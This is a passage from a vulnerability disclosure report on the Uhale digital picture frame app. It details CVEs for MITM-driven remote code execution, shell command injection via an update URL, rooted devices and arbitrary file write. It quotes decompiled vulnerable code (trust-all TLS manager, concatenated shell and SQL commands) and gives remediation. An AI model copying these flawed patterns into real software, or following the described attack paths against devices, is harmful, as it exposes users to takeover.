In more advanced cases, an attacker with access to upstream infrastructure or DNS manipulation can redirect requests to malicious servers, making the exploit viable even outside of the local network context. Regardless of how the traffic is intercepted, once a device is exploited, the attacker gains full control of the device with minimal friction.

Appendix G provides a full PoC exploit demonstrating a remote attack where we delivered a payload in the form of a malicious DEX file that the Uhale app decrypted and executed, resulting in remote code execution. The payload performed benign actions, such as inverting the screen colors and creating files, to demonstrate the impact of the vulnerability.

4.3 Resolution

The root cause of this vulnerability is the use of custom `javax.net.ssl.X509TrustManager` interface implementation that performs no authentication of the server for HTTPS connections. To prevent remote attackers from providing self-signed SSL/TLS certificates and abusing the payload management functionality that the version 4.2.0 Uhale app's `com.zeasn.frame/com.zeasn.cook.CookService` service component exposes, the Uhale app should not use a custom, insecure `javax.net.ssl.X509TrustManager` implementation. Instead, the app should use the system trust store which can be accomplished by setting the `TrustManager[]` argument to null in `SSLContext.init(...)`. In addition, the app should use the platform-provided `HttpsURLConnection` class without overriding the hostname verifier or the trust manager, which performs TLS validation automatically using the system trust store.

5. RCE via MITM and Unsanitized Shell Execution

CVE-2025-58388

In addition to the Uhale App's update to version 4.2.0 resulting in an RCE vulnerability, versions 3.7.3 and 4.0.3 of the Uhale app's own self-update process lack input validation. The Uhale app checks for an update by issuing HTTPS requests to either the `https://photo.saas.zeasn.tv/sp/api/device/v1/clientUpg<querystring_omitted>` or `https://saas.zeasn.tv/sp/api/device/v1/clientUpg<querystring_omitted>` endpoints (the two applicable URLs observed on the analyzed devices), occurring every 24 hours. When an update is available, the app expects a JSON response containing a direct URL in a field called `downloadUrl` for an APK to install. However, the app extracts the value of this field, isolates the APK filename, and passes it unsanitized and unescaped to a command-line Shell where it proceeds to install the APK.

The following is an example of the response JSON when an update is available. The `digitalSign` and `downloadUrl` fields are the critical fields for exploiting the vulnerability when providing a manipulated response. The `digitalSign` field in the JSON response needs to contain the MD5 digest of the signer certificate for the currently installed `com.zeasn.frame` app. This can be obtained through physical access to a device with an identical version of the Uhale app installed. In a real-world scenario, attackers could enumerate a collection of possible applicable values by obtaining a variety of Uhale digital picture frame devices in advance of carrying out the attack. The `downloadUrl` field is expected to contain the URL for the APK to install. In addition to the two critical fields, the `force` field can be set to `true` in order to improve the likelihood of successful exploitation against a victim. Setting the `force` field to `true` removes the "*Cancel*"

option in the app update dialogue. It is also worth noting that if the user has enabled automatic Uhale app updates on the device, the value of the `force` field is irrelevant and the dialogue is not presented.

JSON


```
{
    "data": {
        "description": "1. Faster Transfers: Enjoy quick and seamless sharing over your local network for a smoother experience. 2. Remote Control: Control your frame remotely via the app, making it easy to manage settings and display preferences anytime.3. Bug Fixes & Enhancements: General performance improvements for better stability and reliability.",
        "digitalSign": "0eba50a45c15b35d977d04d84379b355",
        "downloadUrl": "https://cacheclient.zeasn.tv/prod/asp-mgr-api/asp/apk/com.zeasn.frame/signed7/20250214095353173 9526833425.apk",
        "force": false,
        "md5": "770ac3f993d52a7601a9164de0a3bfb7",
        "newVersionName": "4.2.0",
        "newVersionNum": "4020001",
        "pkg": "com.zeasn.frame",
        "size": 79668.38,
        "upgId": "893857914883278283",
        "upgNm": "\u4e00\u6052\u79d1RK\u5c55\u8baf\u5347\u7ea7All"
    },
    "errorCode": 0,
    "errorMsg": "ok",
    "timestamp": 1741137377756
}
```




Figure 3. Exploiting the Uhale app update workflow.

Like the previous RCE vulnerability, the root cause at fault is that these GET requests are also using an insecure trust manager, stemming from the `com.zeasn.frame.base.func.net.TrustAllCerts` class in this case. As a result, they can be tampered with via a MITM attack. Due to not implementing the critical `checkServerTrusted` method, it will accept any SSL/TLS certificate it receives:

```java
// class: com.zeasn.frame.base.func.net.TrustAllCerts

package com.zeasn.frame.base.func.net;
import java.security.cert.CertificateException;
import java.security.cert.X509Certificate;
import javax.net.ssl.X509TrustManager;

public class TrustAllCerts implements X509TrustManager {
    @Override
    public void checkClientTrusted(X509Certificate[] chain, String authType) {
    }

    @Override
    public void checkServerTrusted(X509Certificate[] chain, String authType) {
    }

    @Override
    public X509Certificate[] getAcceptedIssuers() {
        return new X509Certificate[0];
    }
}
```

The insecure trust manager above is used by the Uhale app for its own self-update process. The Uhale app makes an initial network request to determine if there is an available update for its own app. If there is an update available, the response to this request contains a link containing the APK the Uhale app will download and install if the user opts to update the app via a GUI dialog. This network request is vulnerable to a MITM attack since any SSL/TLS certificate is accepted, so an attacker can provide their own download link where this APK will be installed once the user allows the app to update itself. The actual downloading of this update APK is initiated by the `void com.zeasn.frame.base.func.download.DownloadMgr.doUpgrade()` method which manages the downloading of the APK that the Uhale app uses to update itself. The `mApkUrl` variable, in the snippet below, contains the URL that was provided in the `downloadUrl` key of the JSON response from the `clientUpg` endpoints. The `mApkUrl` variable is passed as an argument to the `parseApkFilePath(String)` method contained within the same class.

```java
// class: com.zeasn.frame.base.func.download.DownloadMgr

private void doUpgrade() {
    Log.d("Upgrade", "download apk:doUpgrade");
    ResMgr.getInstance().createResRootDir();
    if (!TextUtils.isEmpty(this.mApkUrl)) {
        String parseApkFilePath = parseApkFilePath(this.mApkUrl);
        this.apkFilePath = parseApkFilePath;
        ...
        this.upgradeDownloadId = FileDownloader.getImpl().create(this.mApkUrl)
                .setPath(this.apkFilePath, false)
                .setListener(new FileDownloadListener() {
            @Override // com.liulishuo.filedownloader.FileDownloadListener
            protected void started(BaseDownloadTask task) {
```

```
                super.started(task);
                DownloadMgr.this.startTimeout(task);
                Log.d("Upgrade", "download apk:started");
                if (DownloadMgr.this.mApkProgressListener != null) {
                    DownloadMgr.this.mApkProgressListener.onTaskStart();
                }
            }

            ...
}

public static String parseApkFilePath(String apkDownLoadUrl) {
    return ResMgr.getInstance().wrapApkDir(StringUtil.getFileNameAndExtension(apkDownLoadUrl));
}
```

The `parseApkFilePath` method passes its parameter to the `StringUtil.getFileNameAndExtension` method which returns everything after the last slash from the URL. Notably, these methods perform no filtering of the input to ensure that it contains an expected format or is free from special characters that can be used for command injection. The `getFileNameAndExtension(String file)` method returns a substring containing everything after the final slash from the URL. The resulting substring is then passed as an argument to the `wrapApkDir(String)` method.

Java

```
// class: com.zeasn.frame.base.utils.StringUtil

public static String getFileNameAndExtension(String file) {
    int start = file.lastIndexOf("/");
    if (start < 0) {
        return file;
    }
    return file.substring(start + 1);
}
```

The `wrapApkDir(String)` method simply concatenates the strings where the first string is the directory (i.e., `/sdcard/ZWhalePhoto/apk/`) and the second is the URL from the `downloadUrl` field that has been parsed to only contain everything after the final slash. This second string is supposed to be the file name and extension, although it can contain additional data since only basic filtering is performed:

Java

```
// class: com.zeasn.frame.base.func.res.ResMgr

public String wrapApkDir(String fileNameAndExtension) {
    return getApkDirPath() + fileNameAndExtension;
}

public String getApkDirPath() {
    return String.format("%s%s", getExternalStorageDir(), Config.WHALE_PHOTO_APK_DIR);
```

```
}
```

By modifying the value of the `downloadUrl` field in the JSON response, an attacker can craft a URL that includes arbitrary Shell script commands. Any such commands execute immediately upon installing the APK due to insufficient sanitization of the field, which is passed as the `apkPath` String argument to the `boolean com.zeasn.frame.base.board.IBoard$-CC.installApkWithShell(Context context, String apkPath)` method. The Uhale app makes a rudimentary attempt to extract the APK filename by creating a substring consisting of only the field value after (and excluding) the final `/` character. This extracted string is then inserted directly into a shell command to install the APK:

```
Java
// class: com.zeasn.frame.base.board.IBoard$-CC

public static boolean installApkWithShell(Context context, String apkPath) {
    DataOutputStream dataOutputStream = null;
    BufferedReader errorStream = null;
    try {
        try {
            Process process = Runtime.getRuntime().exec("sh");
            dataOutputStream = new DataOutputStream(process.getOutputStream());
            String command = "pm install -r " + apkPath + "\n";
            dataOutputStream.write(command.getBytes(Charset.forName("utf-8")));
            dataOutputStream.flush();
            dataOutputStream.writeBytes("exit\n");
            dataOutputStream.flush();
            process.waitFor();
            ...
```

5.1 Potential Impact

Similar to the previous vulnerability, this case also leads to RCE, enabling an attacker to execute arbitrary code on the device. Since its impact mirrors that of the previous RCE, it likewise allows complete system control and can result in data exposure, persistent access, or lateral movement. We estimate that this vulnerability scores of **8.7 (High)** on the CVSS 4.0, based on the following vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N.

5.2 Attack Vectors and Exploit Proof of Concept (PoC)

Similar to the previous RCE vulnerability, attackers can intercept network traffic and inject crafted responses to the two Uhale update endpoints (i.e., `https://photo.saas.zeasn.tv/sp/api/device/v1/clientUpg` and `https://saas.zeasn.tv/sp/api/device/v1/clientUpg`) that delivers a malicious payload. This response is JSON that contains an appropriate signature for the currently-installed Uhale app on the requesting device, a URL to an APK file to install, and the desired additional commands appended to the URL for RCE. Once the update request response containing the download URL has been injected and processed on the device, a subsequent request will occur to download the APK specified by the URL (also being exposed to RCE since the untrusted input from the URL is passed unsanitized into a system command). At this point, the attacker will have successfully executed their desired attack against a vulnerable device and may proceed to take any follow-up actions.

Appendix H provides a full PoC exploit to demonstrate the vulnerability. In the PoC, we intercepted traffic and delivered a crafted JSON response that resulted in the installation of a payload app as well as the execution of injected Shell commands as root on an impacted device. The payloads performed benign actions, such as inverting the screen colors and creating files, to demonstrate the impact of the vulnerability.

5.3 Resolution

The root cause that makes this vulnerability exploitable is the use of a custom `javax.net.ssl.X509TrustManager` interface implementation that performs no authentication of the server for HTTPS connections. To prevent remote attackers from providing self-signed SSL/TLS certificates and abusing the update query and installation functionality that the version 3.7.3 and 4.0.3 Uhale app exposes, the Uhale app should not use a custom, insecure `javax.net.ssl.X509TrustManager` implementation. Instead, the app should use the system trust store which can be accomplished by setting the `TrustManager[]` argument to null in `SSLContext.init(...)`. In addition, the app should use the platform-provided `HttpsURLConnection` class without overriding the hostname verifier or the trust manager, which performs TLS validation automatically using the system trust store.

6. Compromised Device Integrity Out of The Box

CVE-2025-58394

Each of the devices we examined shared a number of system-wide security issues which weakened the security posture of the device and led to a compromise of system integrity. The examined devices were running outdated Android versions — specifically 6.0 or 6.0.1 — with SELinux disabled. These versions have not received security updates since 2018, leaving them exposed to numerous unpatched vulnerabilities. SELinux, or Security-Enhanced Linux, enforces Mandatory Access Control (MAC), which strengthens system security by restricting access to resources based on predefined policies. Disabling SELinux removes this critical layer of defense, making the devices and critical system resources more susceptible to unauthorized access.

Additionally, all the devices we analyzed were already rooted, granting users or malicious actors full root privileges and making it trivial to execute unrestricted code and commands on the device. Furthermore, the firmware and apps on some of these devices were signed with the default AOSP keys (i.e., test-keys), allowing attackers to easily install and run unauthorized system-level components. The shell command snippet below is from the Bigasuo 102KZ device that is being executed by a third-party app showing (1) that SELinux is disabled, (2) the security patch is from July 2016, (3) the build fingerprint shows that test-keys are being used, and (4) that a third-party app can escalate its privileges to the most privileged user on the device (i.e., `root` user).

```shell
u0_a50@102KZ:/ $ getenforce
Permissive

u0_a50@102KZ:/ $ getprop ro.build.version.security_patch
2016-07-05

u0_a50@102KZ:/ $ getprop ro.build.fingerprint
Allwinner/astar_xr819/astar-xr819:6.0.1/MOB30R/20240529:eng/test-keys

u0_a50@102KZ:/ $ su
root@102KZ:/ # id
```

```
uid=0(root) gid=0(root) groups=0(root),3003(inet),9997(everybody),50050(all_50)
context=u:r:untrusted_app:s0:c512,c768
```

6.1 Potential Impact

Devices running Android 6.0 or 6.0.1 are inherently insecure due to the end of official support and security updates in 2018. Over the years since support ended, numerous vulnerabilities have been discovered and patched in newer Android versions, but these legacy devices remain exposed. Without updates, they lack protection against a wide range of exploits, from remote code execution to privilege escalation attacks. Additionally, Android 6 lacks many of the security improvements introduced in later versions, such as improved permission models, file-based encryption, and runtime restrictions on background activity. This makes the platform especially attractive to attackers seeking easy targets.

The risk is compounded when SELinux is disabled. SELinux enforces mandatory access control policies that provide a strong containment mechanism for processes, limiting what actions they can perform and what system resources they can access. When disabled, this critical layer of defense is lost, and the operating system must rely solely on standard discretionary access controls, which are significantly easier to bypass. Disabling SELinux effectively removes the safeguards that prevent privilege escalation or lateral movement by malicious apps or compromised processes, thereby weakening the system's overall resilience to attack.

Root access provides full control over the device, removing the protections offered by Android's app sandboxing and permission systems. Any app or process with root privileges can read, write, and modify sensitive system files or data belonging to other apps. In practice, this means that if a malicious app or actor gains access to a rooted device, they can completely compromise it — installing persistent malware, evading detection, or harvesting private information with minimal resistance.

Finally, firmware signed with test-keys bypasses critical security assurances, such as integrity verification and trusted boot, making it easier for attackers to tamper with system components or install persistent malware without detection. Because test-keys are publicly known and widely available, any malicious actor can sign modified system images or apps that the device will accept as legitimate. In production environments, the presence of test-keys is considered a serious vulnerability, as it undermines the chain of trust that modern Android security relies on.

6.2 Attack Vectors

This vulnerability can be exploited by an attacker either remotely or through both local and physical access to the vulnerable device. Ultimately, some path to command execution must be achieved, either indirectly (e.g., through an app being introduced to the system or causing an existing app to take action on an attacker's behalf) or directly (e.g., through an ADB connection issues issuing shell commands or manually entering commands through a "terminal" app). The initially unprivileged commands can be escalated to be performed with `root` privileges through the use of the `su` binary.

The previous two RCE attacks provide concrete examples of paths to remotely take advantage of these security weaknesses by leveraging an insecure trust manager to intercept and inject network traffic resulting in command execution. Additionally, we observed several devices which utilize publicly-known test-keys to sign core apps. Any attacker-provided app that is introduced to the system that is also signed with the test-keys can declare the shared `system` User ID,

automatically acquiring any permissions granted to any and all other `system` apps on the device, providing yet another avenue leading to compromised system integrity.

6.3 Resolution

Each of the described security weaknesses should be addressed to mitigate this issue. Devices being manufactured for modern use gain no demonstrable benefit to the end user by using an outdated version of Android that is years behind in system security enhancements from more recent Android releases. SELinux should always be enabled on production software builds to protect critical or sensitive resources. The `su` binary is unnecessary to perform the intended purpose of a digital picture frame. Each of these decisions we observed, manifesting across the various devices, represent a severe lapse in developer awareness for creating and distributing safe and secure software, and brings other offerings by the same development team or parent company under suspicion for similarly poor practices.

7. Arbitrary File Write over the Local Network

CVE-2025-58396

Version 4.2.0 of the Uhale app on the digital frame devices we examined listens on TCP port 17802. Once the digital picture frame connects to the local network, it binds to port 17802 and listens for clients on the local network for photo upload requests. Although the intended purpose is for clients to transfer only photo files, there is no enforcement of this restriction, allowing clients to transfer arbitrary file types. There is no authentication of the clients interacting with the Uhale app that is bound to port 17802. Since there is no authentication of clients *and* no filtering by expected file type, this allows attackers on the same local network to send arbitrary files to the device.

The transferred files are stored in the `/sdcard/ZWhalePhoto/resource` directory. The sender can control the file name, file extension, and file content of the file to be transferred. Since the Uhale app does not make any effort to prevent against path-traversal attacks, the client can use special characters (e.g., `../`) in the file name to move up directories to the root of the file system to escape outside of the intended destination directory. As a result, files can be placed anywhere the Uhale app has write access. In addition, due to the file transfer logic, the client can intentionally use a malformed request, causing the Uhale app to delete files of the attacker's choosing.

Any host on the local network can supply arbitrary files for the digital picture frame to write in its context. During the file transfer, the user can supply a path (via the `fileID` and `fileExtension` variables) and file content, which undergoes no filtering. A code snippet of the `FileServer.lambda$startServer$1$FileServer()` method, shown below, accepts client requests on port 17802 and then passes the resulting socket to `FileServer.lambda$startServer$0$FileServer(Socket)` where the client undergoes no authentication to ensure that the client is authorized to interact with the file server.

Java

```
// class: com.zeasn.frame.lan.file.FileServer

public void lambda$startServer$1$FileServer() {
    this.isStarting = true;
    this.fileServerWatcher.startWatch();
    while (this.isStarting) {
        try {
            final Socket socket = this.serverSocket.accept();
```

```
            socket.setSoTimeout(60000);
            LanLogger.d("file server accept socket...  " + socket.toString());
            ThreadPoolManager.getInstance().execute(new Runnable() {
                @Override
                public final void run() {
                    FileServer.this.lambda$startServer$0$FileServer(socket);
                }
            });
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

The `void com.zeasn.frame.lan.file.FileServer.lambda$startServer$0$FileServer(Socket)` method shows some of the workflow in the Uhale app unpacking an arbitrary file sent by the client. There is also logic to invoke the `FileProtocolPacker.getInstance().deleteFile(file)`, where the file specified by the client will be deleted if the unpacking of the file is *unsuccessful*, which the attacker can easily trigger. The root causes of this vulnerability are the complete lack of authentication performed on the client as well as the app's complete failure to defend against path traversal attacks. While the verbose logic to unpack a file is not shown, it performs no checks on the path provided by the attacker and enforces no restriction on file content, allowing the attacker to write arbitrary data to an arbitrary path in the context of the Uhale app running with system privileges.

Java

```
// class: com.zeasn.frame.lan.file.FileServer

public void lambda$startServer$0$FileServer(Socket socket) {
    try {
        InputStream inputStream = socket.getInputStream();
        final OutputStream outputStream = socket.getOutputStream();
        FileProtocolPacker.getInstance().unpackFileData(...);
        ...
```

7.1 Potential Impact

The potential impact is that any host on the local wireless network can send the Uhale app arbitrary files to transfer and write to arbitrary locations on the file system in its context (i.e., an app that executes with the `system` shared UID). Using the same shared UID among multiple apps allows file sharing among these apps. Essentially, all apps that use the same shared UID can access all files of the other processes that use the same shared UID. For example, due to the shared UID, the Uhale app can modify the private files on internal storage of the Settings app, and the Settings app can modify the private files of the Uhale app. Moreover, the Uhale app can read and write from external storage, where the user's photos are stored. In addition, the basic protocol that the Uhale app uses for file transfer can be abused to delete arbitrary files in its context.

Exploiting the vulnerability to write arbitrary files can be leveraged in privilege escalation scenarios as well as in Denial-of-Service (DoS) attacks by overwriting important files with malformed data or by deleting the files. A wide range of risks are possible when an attacker can exploit this vulnerability, including code injection (by writing arbitrary executable files to file system locations that are loaded and executed by the system, as we have observed in the case of version 4.2.0 of

the Uhale app), overwriting configurations and settings, permanent file loss, phishing or social engineering attacks, among others. We estimate that this vulnerability scores at least **8.7 (High)** on the CVSS 4.0, based on the following vector: CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N.

7.2 Attack Vectors and Exploit PoC

Attackers can exploit this vulnerability over the local network due to the app's behavior of passively listening for incoming file transfers. This design exposes a network-facing attack surface that does not require user interaction, allowing any device on the same network segment to initiate a transfer. An attacker can craft specially formed requests to write files to arbitrary locations on the device's filesystem. This vector is particularly dangerous in environments with untrusted or shared networks, such as public Wi-Fi, corporate LANs, or compromised routers, since no network interception is required to exploit the vulnerability with minimal effort.

Appendix I provides a full PoC exploit demonstrating this vulnerability where an attacker can overwrite a file on the system to render the device inoperable. In addition to this PoC, attackers could use this vulnerability to easily inject arbitrary JAR/DEX files to the `/data/user/0/com.zeasn.frame/files/.honor` directory, which Uhale uses as a storage location for code that it dynamically loads and executes. There may also be additional attacks where the `/data/dalvik-cache` directory is tampered with using this approach.

7.3 Resolution

In order to prevent this vulnerability from being exploited, the Uhale app should filter and process input received over the network connection with regard to the file path and file extension, as they should not be blindly trusted. The Uhale app should scrutinize the client's request by canonicalizing the file path and ensuring that the client can only provide photos for the intended directory. In addition, only authenticated clients should be allowed to upload photos to the digital picture frame. Lastly, as there is no attempt to ensure that only photos files are transferred, the Uhale app should constrain the type of files that are to be uploaded solely to image files. More care should be taken when deleting arbitrary files as well, as this presents a risk of deleting critical or necessary system files.

8. Additional Concerns

In addition to the vulnerabilities demonstrated in the preceding sections, our analysis of Uhale identified further concerning weaknesses. While we did not attempt to exploit these issues, we present them here due to their potential security and privacy impact.

8.1 Inclusion of Libraries Containing Known Vulnerabilities

We scanned five versions of the pre-installed Uhale app (versions 3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) from various digital picture frames using Q-mast binary SBOM analysis capabilities which identifies vulnerable libraries and their estimated versions being utilized by the app. The below table provides an overview of the CVEs associated with libraries identified by Q-mast as present in the various versions of the Uhale app. Although we did not verify if the libraries in each case were being utilized in such a way as to directly expose the vulnerabilities, the use of vulnerable libraries is further indicative of a poor security posture and a potentially insecure supply chain.

CVE	CVSS 3 Severity	Description	Impacted Uhale version(s)
CVE-2021-22573	7.3 (High)	Vulnerable version of Google OAuth Java Client	4.2.0

CVE-2022-25647	7.5 (High)	Vulnerable version of Google GSON	4.2.0
CVE-2023-3635	5.9 (Moderate)	Vulnerable version of `com.squareup.okio`	4.0.3, 4.1.1, 4.1.2

Table 5. Known vulnerabilities in libraries used by Uhale.

8.2 Debuggable Apps
CVE-2025-58393

Each of the Uhale app versions (3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) we encountered across the devices we investigated was debuggable. An app's `android:debuggable` attribute is set to `false` by default, but in every case we discovered that the Uhale app had this attribute set to `true`. The official Android Developer Documentation notes that while this is not a vulnerability in and of itself, allowing an app to be debuggable may expose it to unnecessary risk by "unintended and unauthorized access to administrative functions", and that the attribute should always be set to `false` in a production build. In each observed version of the Uhale app, the debuggable flag is set to true, as provided below:

```xml
<application
    android:allowBackup="true"
    android:appComponentFactory="androidx.core.app.CoreComponentFactory"
    android:debuggable="true"
    android:extractNativeLibs="true"
    android:icon="@mipmap/ic_launcher"
    android:label="@string/app_name"
    android:largeHeap="true"
    android:name="com.zeasn.frame.CustomApplication"
    android:networkSecurityConfig="@xml/network_security_config"
    android:requestLegacyExternalStorage="true"
    android:roundIcon="@mipmap/ic_launcher_round"
    android:supportsRtl="true"
    android:theme="@style/AppTheme">
    ...
```

8.3 Leaks System Logs to External Storage
CVE-2025-58389

Versions 4.1.2 and 4.2.0 of the Uhale app contain code site(s) indicating a leakage of the system logs to external storage, which is accessible to third-party apps that are granted access to external storage by the user on Android 6 devices. In these two versions of the Uhale app, the `com.zeasn.frame.base.utils.ShellLogcat` class contains the following `logcatToWrite` method, passing the `logcat -d >> /sdcard/abi/logcat.txt` command string to the `cn.zeasn.whalelib.util.ShellUtils` class's `execCommand` method:

```java
// class: com.zeasn.frame.base.utils.ShellLogcat

public static void logcatToWrite() {
    try {
```

```
        String day = new SimpleDateFormat(DateUtils.yyyyMMdd).format(new Date());
        String str = day + new SimpleDateFormat("HH-mm分-ss秒-SSS").format(new Date());
        new File(DIR).mkdirs();
        ShellUtils.execCommand("logcat -d >> /sdcard/abi/logcat.txt", true, false);
        ShellUtils.execCommand("dmesg >> /sdcard/abi/dmesg.txt", true, false);
        ShellUtils.execCommand("logcat -c", true, false);
        ShellUtils.execCommand("cat /proc/meminfo >> /sdcard/abi/cat_proc_meminfo.txt", true);
        ShellUtils.execCommand("dumpsys meminfo >> /sdcard/abi/dumpsys.txt", true);
        ShellUtils.execCommand("dumpsys meminfo com.zeasn.frame >> /sdcard/abi/dumpsys_app.txt",
true);
        ShellUtils.execCommand("dumpsys meminfo com.zeasn.frame:h5 >>
/sdcard/abi/dumpsys_app_webview.txt", true);
        shellAppendFile("ps | grep com.zeasn.frame", "/sdcard/abi/ps.txt");
        shellAppendFile("ps | grep system_server", "/sdcard/abi/ps.txt");
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Developers must ensure any data being logged is not sensitive. This issue can be mitigated in part by sanitizing and anonymizing any PII data in the logs before exporting them to external storage.

8.4 ZIP File Path Traversal Attacks

CVE-2025-58391

Each observed version (3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) of the Uhale app contains a code site indicating it is vulnerable to path traversal attacks when uncompressing zip files, which would allow a crafted ZIP file to (over)write files outside of the intended destination directory. The below method is found in each version of the Uhale app in the `org.zeroturnaround.zip.Zips` class. Developers should canonicalize the extraction path of each ZIP entry using `getCanonicalPath()` to neutralize path elements such as `..`, and verify that the extraction path is a child of the destination directory.

Java

```
// class: org.zeroturnaround.zip.Zips

@Override // org.zeroturnaround.zip.ZipEntryCallback
public void process(InputStream in, ZipEntry zipEntry) throws IOException {
    String entryName = zipEntry.getName();
    if (this.visitedNames.contains(entryName)) {
        return;
    }
    this.visitedNames.add(entryName);
    File file = new File(this.destination, entryName);
    if (zipEntry.isDirectory()) {
        FileUtils.forceMkdir(file);
        return;
    }
    FileUtils.forceMkdir(file.getParentFile());
```

```
    file.createNewFile();
    ZipEntryTransformer transformer = this.entryByPath.remove(entryName);
    if (transformer == null) {
        FileUtils.copy(in, file);
    } else {
        transformIntoFile(transformer, in, zipEntry, file);
    }
}
```

8.5 SQL Injection

CVE-2025-58395

Each observed version (3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) of the Uhale app contains code site(s) indicating it is vulnerable to SQL injection attacks, where raw strings are concatenated and executed in an SQL statement. For example, each Uhale app contains the following method in the `com.zeasn.frame.base.database.BlessingDatabase` class:

```java
// class: com.zeasn.frame.base.database.BlessingDatabase

public void deleteBlessingsById(List<String> blessingIds) {
    if (!checkDaoSession()) {
        return;
    }
    String ids = TextUtils.join(", ", blessingIds);
    String sql = "DELETE FROM BLESSING WHERE BLESS_ID IN (" + ids + ")";
    this.daoSession.getDatabase().execSQL(sql);
}
```

Developers must take care to validate and sanitize the user input string by stripping out any truncating characters and ensure there are no additional SQL commands or query additions that are unwanted. In addition, risk can be mitigated by replacing the string-concatenated queries with either prepared statements or parameterized queries that safely consume user inputs.

8.6 Insecure WebView Configuration Issues

CVE-2025-58390

Each observed version of the Uhale app (3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) presents a pair of issues with respect to WebView configurations. First of these issues is the inclusion of code site(s) indicating that it has WebViews that ignore any SSL/TLS errors. This is an insecure practice that can expose the HTTPS connections to MITM attacks. Each version of the Uhale app contains the following method in the `com.zeasn.frame.base.ui.activity.WebViewActivity` or `com.zeasn.frame.base.ui.old.activity.WebViewActivity` class, enabling execution to proceed uninterrupted when encountering an SSL Error:

```java
// class: com.zeasn.frame.base.ui.activity.WebViewActivity
```

```
@Override
public void onReceivedSslError(WebView view, SslErrorHandler handler, SslError error) {
    handler.proceed();
}
```

This behavior is also observed in the `com.zeasn.frame.base.ui.setting.help.tou.CustomWebView.java` class found in versions 4.1.1, 4.1.2, and 4.2.0 of the app. In these versions, the error is logged but execution otherwise proceeds:

```
Java

// class: com.zeasn.frame.base.ui.setting.help.tou.CustomWebView

@Override
public void onReceivedSslError(WebView view, SslErrorHandler handler, SslError error) {
    Logger.d("onReceivedSslError...", new Object[0]);
    handler.proceed();
}
```

The second issue found related to WebViews in each observed version of the Uhale app is file access and/or mixed content permitted through WebViews. The app contains code sites that allow content rendered in WebViews to access device files in its privileged context as a system-level app, and the ability to load mixed content including scripts from insecure origins. For example, each observed version of the Uhale app contains the following WebSettings API call in the `com.zeasn.frame.base.ui.activity.WebViewActivity` and `com.zeasn.frame.base.ui.old.activity.WebViewActivity` class, where a conditional check verifies the system is SDK level 21 or above (as SDK level 20 and below permits mixed content by default), and invoking the `setMixedContentMode` WebSettings API method with `0` corresponding to a `MIXED_CONTENT_ALWAYS_ALLOW` mode:

```
Java
// class: com.zeasn.frame.base.ui.activity.WebViewActivity

if (Build.VERSION.SDK_INT >= 21) {
    this.mWebView.getSettings().setMixedContentMode(0);
}
this.mWebView.loadUrl(url);
```

Additionally, WebView object settings are initialized with settings allowing file access in the `com.zeasn.frame.base.ui.setting.help.tou.CustomWebView` class in versions 4.1.1, 4.1.2, and 4.2.0 of the app:

```
Java
// class: com.zeasn.frame.base.ui.setting.help.tou.CustomWebView

private void initWebSetting() {
```

```
    WebSettings webSettings = getSettings();
    webSettings.setJavaScriptEnabled(true);
    webSettings.setUseWideViewPort(true);
    webSettings.setLoadWithOverviewMode(true);
    webSettings.setSupportZoom(true);
    webSettings.setMixedContentMode(0);
    webSettings.setDomStorageEnabled(true);
    webSettings.setAllowFileAccess(true);
    webSettings.setBlockNetworkImage(false);
    webSettings.setLoadsImagesAutomatically(true);
    webSettings.setLayoutAlgorithm(WebSettings.LayoutAlgorithm.NORMAL);
    webSettings.setAllowFileAccessFromFileURLs(true);
}
```

Developers should always ensure that this type of access is truly necessary for the app's operation to reduce the risk of improper access to content by attackers.

8.7 Allows Cleartext HTTP Traffic

Each observed version (3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) of the Uhale app explicitly uses a setting in its network security resource file (`network_security_config.xml`) that allows the use of HTTP. HTTP is inherently insecure as it provides no confidentiality, integrity, or authenticity guarantees. In each observed version of the Uhale app, the network security resource file is identical, provided below:

```xml
XML
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <base-config cleartextTrafficPermitted="true" />
</network-security-config>
```

